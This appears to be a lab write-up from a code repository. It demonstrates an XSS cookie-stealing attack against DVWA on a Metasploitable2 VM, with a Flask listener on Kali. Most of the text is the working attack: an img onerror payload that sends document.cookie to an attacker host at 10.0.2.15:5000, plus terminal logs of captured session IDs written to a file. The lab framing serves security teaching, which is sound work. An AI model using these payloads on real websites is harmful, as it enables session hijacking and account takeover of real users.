


For XSS cookie stealing with Flask environment make sure flask is installed

pip show Flask




We will be attacking META2 DVWA





Login with id:admin pw:password
Set security to Medium




To start our XSS we try to inject a JS script into the submit box to see if we can do something to it.

I have put 2 JS codes in js_injection.txt we can do both to do a check or just use the last 1 to inject it


```
we can prompt an <alert> to test for cookies first
<img src=x onerror="alert(document.cookie)">

else you can just skip to injecting it and xfer to kali vm ip:5000
<img src=x onerror="new Image().src='http://10.0.2.15:5000/steal?cookie='+document.cookie;">
```

We prompt the alert first to see if it works




It works as there is a cookie prompted with the alert. So right now we can start our cookiestealer.py to steal the cookie and save it to a txt file.



Now we inject the code to steal the cookie
<img src=x onerror="new Image().src='http://10.0.2.15:5000/steal?cookie='+document.cookie;">

the src = <Kali IP>:5000/steal?cookie=+document.cookie
so our ip is 10.0.2.15 and port is 5000 and steal the cookie




```
┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─# python cookiestealer.py
 * Serving Flask app 'cookiestealer'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI se
rver instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.0.2.15:5000
Press CTRL+C to quit
10.0.2.15 - - [09/Aug/2025 00:01:19] "GET /steal?cookie=security=medium;%20PHPSESSID=cb679b30cda1944546ac
48dbc7ff187d HTTP/1.1" 200 -
```

We can see after submitting our terminal shows a cookie stolen now we can quit and see whether it saves to our cookie.txt

```
48dbc7ff187d HTTP/1.1" 200 -
^C
┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─# cat cookies.txt
2025-08-07 10:17:21 - security=medium; PHPSESSID=bd04ed31d4fb0c52dffffe887ec5bfd4
2025-08-07 10:20:52 - security=medium; PHPSESSID=bd04ed31d4fb0c52dffffe887ec5bfd4
2025-08-09 00:01:19 - security=medium; PHPSESSID=cb679b30cda1944546ac48dbc7ff187d

┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─#
```

We see that our data and time and security level and the cookie is taken from it.

Therefore our XSS cookie stealer works and attack is successful.